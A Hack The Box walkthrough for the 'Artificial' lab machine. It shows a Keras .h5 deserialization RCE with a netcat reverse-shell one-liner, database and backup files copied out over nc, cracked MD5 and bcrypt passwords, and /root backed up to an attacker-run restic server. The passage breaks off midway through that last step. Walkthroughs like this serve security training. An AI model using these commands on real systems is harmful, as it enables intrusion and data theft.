
Artificial Walkthrough
Artificial#

Intro#
| Box Info |  |
|---|---|
| 🔗 Name | Artificial |
| 🎯 Target IP | 10.10.11.74 |
| 📈 Difficulty level | 🟩Easy |
| 🐧OS | Linux |
Recon#
mkdir -p $HOME/htb/artificial/nmap
cd $HOME/htb/artificial
Start Reconnaissance
# Fast full TCP port scan
nmap -p- --min-rate 10000 10.10.11.74
# Scan open ports with default scripts and version detection
nmap -p 22,80 -sC -sV -vv -oA nmap/artificial 10.10.11.74
# Nmap Output
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNABz8gRtjOqG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrriREBnu476PNw6mFG9ifT57WWE/qvAZQFYRvPupReMJD4C3bE3fSLbXAoP03+7JrZkNmPRpVetRjUwP1acu7golA8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75OOOsPt2vA2qD4/sb9bDCOR57bAt4i+WEqp7Ri/act+f4k6vypm1sebNXeYaKapw+W83en2LnJOU0lsdhJiAPKaD/srZRZKOR0bsPcKOqLWQR/A6Yy3iRE8fcKXzfbhYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs64Q3v8oAn5O7upCI/nDQ6raclTSigAKpPbliaL0HE/P7UhNacrGE7Gsk/FwADiXgEAseTn609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOdlb8oU9PsHX8FEPY7DijTkQzsjeFKFf/xgsEav4qedwBUFzOetbfQNn3ZrQ9PMIHrguBG+cXlA2gtzK4NPohU=
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpxuylBjhjosiCxcStKt8xOBU0TjCNmD

80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://artificial.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Add the found values to the /etc/hosts file
# e.g. adeguate with found values, hostnames, ffuf
sudo sh -c 'echo "10.10.11.74 artificial.htb" >> /etc/hosts' && ping -c 3 artificial.htb

# At the end of the box
# To clean up the last line from the /etc/hosts file
sudo sed -i '$ d' /etc/hosts
Exploitation#
Deserialization RCE via load_model#
Critical issue:
model = tf.keras.models.load_model(model_path)
- Any
.h5file uploaded by a user is loaded directly - This TensorFlow deserialization vulnerability lets the user run arbitrary Python code as the web server user
Impact: Full remote code execution (RCE).
Browse http://artificial.htb/ and register a user
- Download
Dockerfileand move it into the artificial directory - Let’s try the PoC locally with the provided
Dockerfile
cd $HOME/htb/artificial/

git clone https://github.com/Splinter0/tensorflow-rce.git

# Inside exploit.py
nano tensorflow-rce/exploit.py
# Change IP and port in the line
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14 1234 >/tmp/f")
# Inside Dockerfile
cd $HOME/htb/artificial/
nano Dockerfile

# add netcat-openbsd to the following line, like this
    apt-get install -y curl netcat-openbsd && \
# Build and run the Dockerfile with mounted tensorflow-rce dir
docker build -t tf-rce .
docker run -it --rm -v ./tensorflow-rce:/work tf-rce

# KALI
nc -nvlp 1234
# Inside the container create the malicious model

python3 exploit.py
- Should receive a shell on the
nclistener CTRL+Cto stopexploit.h5model is generated

Upload the exploit.h5 model inside http://artificial.htb/dashboard with the registered user
Foothold#
Shell as user app#
Start a nc listener and click View Predictions on the uploaded model
# Reverse shell
nc -nvlp 1234

listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.74] 56386
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(app) gid=1001(app) groups=1001(app)

ls -lah /home

total 16K
drwxr-xr-x  4 root root 4.0K Jun 18 13:19 .
drwxr-xr-x 19 root root 4.0K Jun 25 19:50 ..
drwxr-x---  6 app  app  4.0K Jun  9 10:52 app
drwxr-x---  4 gael gael 4.0K Jun  9 08:53 gael
- Set a full interactive TTY Shell
# Full interactive TTY shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
CTRL+Z
stty raw -echo; fg
# Hit ENTER when cursor blinks
export TERM=xterm
app@artificial:~/app$ cat app.py
from flask import Flask, render_template, request, redirect, url_for, session, send_file, flash
from flask_sqlalchemy import SQLAlchemy
from werkzeug.utils import secure_filename
import os
import tensorflow as tf
import hashlib
import uuid
import numpy as np
import io
from contextlib import redirect_stdout
import hashlib

app = Flask(__name__)
app.secret_key = "Sup3rS3cr3tKey4rtIfici4L"

app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
app.config['UPLOAD_FOLDER'] = 'models'

db = SQLAlchemy(app)

MODEL_FOLDER = 'models'
os.makedirs(MODEL_FOLDER, exist_ok=True)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(100), unique=True, nullable=False)
    email = db.Column(db.String(120), unique=True, nullable=False)
    password = db.Column(db.String(200), nullable=False)
    models = db.relationship('Model', backref='owner', lazy=True)

class Model(db.Model):
    id = db.Column(db.String(36), primary_key=True)
    filename = db.Column(db.String(120), nullable=False)
    user_id = db.Column(db.Integer, db.ForeignKey('user.id'), nullable=False)

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() == 'h5'

def hash(password):
 password = password.encode()
 hash = hashlib.md5(password).hexdigest()
 return hash

@app.route('/')
def index():
    if ('user_id' in session):
        username = session['username']
        if (User.query.filter_by(username=username).first()):
            return redirect(url_for('dashboard'))

    return render_template('index.html')

@app.route('/static/requirements.txt')
def download_txt():
    try:
        pdf_path = './static/requirements.txt'  # Adjust path as needed

        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='requirements.txt',  # Name for downloaded file
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "requirements file not found", 404


@app.route('/static/Dockerfile')
def download_dockerfile():
    try:
        pdf_path = './static/Dockerfile'  # Adjust path as needed

        return send_file(
            pdf_path,
            as_attachment=True,
            download_name='Dockerfile',  # Name for downloaded file
            mimetype='application/text'
        )
    except FileNotFoundError:
        return "Dockerfile file not found", 404

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        email = request.form['email']
        password = request.form['password']
        hashed_password = hash(password)

        existing_user = User.query.filter((User.username == username) | (User.email == email)).first()

        if existing_user:
            flash('Username or email already exists. Please choose another.', 'error')
            return render_template('register.html')

        new_user = User(username=username, email=email, password=hashed_password)

        try:
            db.session.add(new_user)
            db.session.commit()
            return redirect(url_for('login'))
        except Exception as e:
            db.session.rollback()
            flash('An error occurred. Please try again.', 'error')

    return render_template('register.html')


@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        email = request.form['email']
        password = request.form['password']
        user = User.query.filter_by(email=email).first()

        if user and user.password == hash(password):
            session['user_id'] = user.id
            session['username'] = user.username
            return redirect(url_for('dashboard'))
        else:
          pass

    return render_template('login.html')

@app.route('/dashboard')
def dashboard():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    user_models = Model.query.filter_by(user_id=session['user_id']).all()
    return render_template('dashboard.html', models=user_models, username=username)


@app.route('/upload_model', methods=['POST'])
def upload_model():
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    if 'model_file' not in request.files:
        return redirect(url_for('dashboard'))

    file = request.files['model_file']

    if file.filename == '':
        return redirect(url_for('dashboard'))

    if file and allowed_file(file.filename):
        model_id = str(uuid.uuid4())
        filename = f"{model_id}.h5"
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)

        try:
            file.save(file_path)

            new_model = Model(id=model_id, filename=filename, user_id=session['user_id'])
            db.session.add(new_model)
            db.session.commit()

        except Exception as e:
            if os.path.exists(file_path):
                os.remove(file_path)
    else:
       pass

    return redirect(url_for('dashboard'))

@app.route('/delete_model/<model_id>', methods=['GET'])
def delete_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model = Model.query.filter_by(id=model_id, user_id=session['user_id']).first()

    if model:
        file_path = os.path.join(app.config['UPLOAD_FOLDER'], model.filename)
        if os.path.exists(file_path):
            os.remove(file_path)
        db.session.delete(model)
        db.session.commit()
    else:
       pass

    return redirect(url_for('dashboard'))


@app.route('/run_model/<model_id>')
def run_model(model_id):
    if ('user_id' in session):
        username = session['username']
        if not (User.query.filter_by(username=username).first()):
            return redirect(url_for('login'))
    else:
        return redirect(url_for('login'))

    model_path = os.path.join(app.config['UPLOAD_FOLDER'], f'{model_id}.h5')

    if not os.path.exists(model_path):
        return redirect(url_for('dashboard'))

    try:
        model = tf.keras.models.load_model(model_path)

        hours = np.arange(0, 24 * 7).reshape(-1, 1)
        predictions = model.predict(hours)

        days_of_week = ["Monday", "Tuesday", "Wednesday", "Thursday", "Friday", "Saturday", "Sunday"]
        daily_predictions = {f"{days_of_week[i // 24]} - Hour {i % 24}": round(predictions[i][0], 2) for i in range(len(predictions))}

        max_day = max(daily_predictions, key=daily_predictions.get)
        max_prediction = daily_predictions[max_day]

        model_summary = []
        model.summary(print_fn=lambda x: model_summary.append(x))
        model_summary = "\n".join(model_summary)

        return render_template(
            'run_model.html',
            model_summary=model_summary,
            daily_predictions=daily_predictions,
            max_day=max_day,
            max_prediction=max_prediction
        )
    except Exception as e:
        print(e)
        return redirect(url_for('dashboard'))

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    session.pop('username', None)
    return redirect(url_for('index'))

if __name__ == '__main__':
    with app.app_context():
        db.create_all()
    app.run(host='127.0.0.1')
There is secret key hardcoded in the source:
📌 Try SSH with gael:Sup3rS3cr3tKey4rtIfici4L -> not working
Weak Password Hashing#
hash = hashlib.md5(password).hexdigest()
- Using MD5 for password hashing is insecure
- Can be brute-forced easily
- No salt
Lateral Movement#
Dump the users.db SQLite file and crack MD5 hashes
find / -type f -name "users.db" 2>/dev/null
/home/app/app/instance/users.db

file /home/app/app/instance/users.db
/home/app/app/instance/users.db: SQLite 3.x database, last written using SQLite version 3031001
- Copy
users.dbto local KaliVM
# KALI
nc -lvnp 4445 > users.db
# Target
nc 10.10.14.14 4445 < /home/app/app/instance/users.db
sqlite3 users.db

SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
model  user
sqlite> select * from user;
1|gael|[email protected]|c99175974b6e192936d97224638a34f8
2|mark|[email protected]|0f3d8c76530022670f1c6029eed09ccb
3|robert|[email protected]|b606c5f5136170f15444251665638b36
4|royer|[email protected]|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|[email protected]|bf041041e57f1aff3be7ea1abd6129d0
6|qwsa|[email protected]|d8578edf8458ce06fbc5bb76a58c5ca4
7|abc|[email protected]|900150983cd24fb0d6963f7d28e17f72
8|admin|[email protected]|5f4dcc3b5aa765d61d8327deb882cf99
9|test|[email protected]|098f6bcd4621d373cade4e832627b4f6
10|syselement|[email protected]|5f4dcc3b5aa765d61d8327deb882cf99
📌 Crack the MD5 hashes
- Create a
hashes.txtfile withuser:hashvalues
nano hashes.txt
gael:c99175974b6e192936d97224638a34f8
mark:0f3d8c76530022670f1c6029eed09ccb
robert:b606c5f5136170f15444251665638b36
royer:bc25b1f80f544c0ab451c02a3dca9fc6
mary:bf041041e57f1aff3be7ea1abd6129d0
qwsa:d8578edf8458ce06fbc5bb76a58c5ca4
abc:900150983cd24fb0d6963f7d28e17f72
admin:5f4dcc3b5aa765d61d8327deb882cf99
test:098f6bcd4621d373cade4e832627b4f6
- Run
john
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

john --show --format=raw-md5 hashes.txt

gael:mattp005numbertwo
royer:marwinnarak043414036
qwsa:qwerty
abc:abc
admin:password
test:test
Shell as user gael#
📌 SSH with gael:mattp005numbertwo
gael@artificial:~$ ls -lah
total 32K
drwxr-x--- 4 gael gael 4.0K Jun  9 08:53 .
drwxr-xr-x 4 root root 4.0K Jun 18 13:19 ..
lrwxrwxrwx 1 root root    9 Oct 19  2024 .bash_history -> /dev/null
-rw-r--r-- 1 gael gael  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gael gael 3.7K Feb 25  2020 .bashrc
drwx------ 2 gael gael 4.0K Sep  7  2024 .cache
-rw-r--r-- 1 gael gael  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Oct 19  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root root    9 Oct 19  2024 .sqlite_history -> /dev/null
drwx------ 2 gael gael 4.0K Sep  7  2024 .ssh
-rw-r----- 1 root gael   33 Jun 25 19:26 user.txt
# User Flag
gael@artificial:~$ cat user.txt
2d34e***************************
sudo -l
[sudo] password for gael:
Sorry, user gael may not run sudo on artificial.

uname -a
Linux artificial 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

groups
gael sysadm


find / -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/passwd
/usr/bin/at
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign

getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

ss -tnlp
State      Recv-Q     Send-Q         Local Address:Port         Peer Address:Port    Process
LISTEN     0          2048               127.0.0.1:5000              0.0.0.0:*
LISTEN     0          4096               127.0.0.1:9898              0.0.0.0:*
LISTEN     0          511                  0.0.0.0:80                0.0.0.0:*
LISTEN     0          4096           127.0.0.53%lo:53                0.0.0.0:*
LISTEN     0          128                  0.0.0.0:22                0.0.0.0:*
LISTEN     0          511                     [::]:80                   [::]:*
LISTEN     0          128                     [::]:22                   [::]:*
Privilege Escalation#
backrest_root Creds bruteforce#
sudo -l
[sudo] password for gael:
Sorry, user gael may not run sudo on artificial.

uname -a
Linux artificial 5.4.0-216-generic #236-Ubuntu SMP Fri Apr 11 19:53:21 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.6 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal

groups
gael sysadm


find / -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/passwd
/usr/bin/at
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign

getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep

ss -tnlp
State      Recv-Q     Send-Q         Local Address:Port         Peer Address:Port    Process
LISTEN     0          2048               127.0.0.1:5000              0.0.0.0:*
LISTEN     0          4096               127.0.0.1:9898              0.0.0.0:*
LISTEN     0          511                  0.0.0.0:80                0.0.0.0:*
LISTEN     0          4096           127.0.0.53%lo:53                0.0.0.0:*
LISTEN     0          128                  0.0.0.0:22                0.0.0.0:*
LISTEN     0          511                     [::]:80                   [::]:*
LISTEN     0          128                     [::]:22                   [::]:*
find / -group sysadm -writable 2>/dev/null
find / -group sysadm 2>/dev/null
/var/backups/backrest_backup.tar.gz

ls -l /var/backups/backrest_backup.tar.gz
-rw-r----- 1 root sysadm 52357120 Mar  4 22:19 /var/backups/backrest_backup.tar.gz
- Copy
backrest_backup.tar.gzto local KaliVM
# KALI
nc -lvnp 4444 > backrest_backup.tar.gz
# Target
nc 10.10.14.14 4444 < /var/backups/backrest_backup.tar.gz
# KALI
tar -xvf backrest_backup.tar.gz

cd backrest

ls -lah
Permissions Size User       Date Modified Name
drwxr-xr-x     - syselement  3 Mar 23:27  .config
drwxr-xr-x     - syselement  3 Mar 23:18  processlogs
drwxr-xr-x     - syselement  5 Mar 00:17  tasklogs
.rwxr-xr-x   26M syselement 16 Feb 21:38  backrest
.rwxr-xr-x  3.0k syselement  3 Mar 06:28  install.sh
.rw-------    64 syselement  3 Mar 23:18  jwt-secret
.rw-r--r--   57k syselement  5 Mar 00:13  oplog.sqlite
.rw-r--r--   33k syselement  5 Mar 00:17  oplog.sqlite-shm
.rw-r--r--     0 syselement  5 Mar 00:17  oplog.sqlite-wal
.rw-------     0 syselement  3 Mar 23:18  oplog.sqlite.lock
.rwxr-xr-x   27M syselement  3 Mar 06:28  restic
cat .config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
echo 'JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP' | base64 -d

$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
- Crack the bcrypt hash
nano bcrypt.hash

backrest_root:$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
john --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.hash

john --show bcrypt.hash
backrest_root:!@#$%^
SSH Local port forwarding#
- Create a secure tunnel between Kali local port
9898and127.0.0.1:9898on the remote machine, to expose the remote Backrest API service locally
ssh -L 9898:127.0.0.1:9898 [email protected]
# mattp005numbertwo
Browse to http://localhost:9898/
- 📌 use
backrest_root:!@#$%^credentials to login
Restic server and backup exfiltration#
On Kali, host a Restic Server, to receive backups over HTTP from the remote Backrest
# KALI
go install github.com/restic/rest-server/cmd/rest-server@latest

mkdir -p /tmp/restic
rest-server --path /tmp/restic --listen :4444 --no-auth

- In the BackrestAPI - Add a Repo
Repo Name:
backup_name

Repository URI:
rest:http://10.10.14.14:4444/
- Test the configuration and Submit (save)
# OUTPUT received on the KALI rest-server
Creating repository directories in /tmp/restic
- In the BackrestAPI - Add a Plan with the following values and Submit
Plan Name:
root

Repository:
backup_name

Paths:
/root
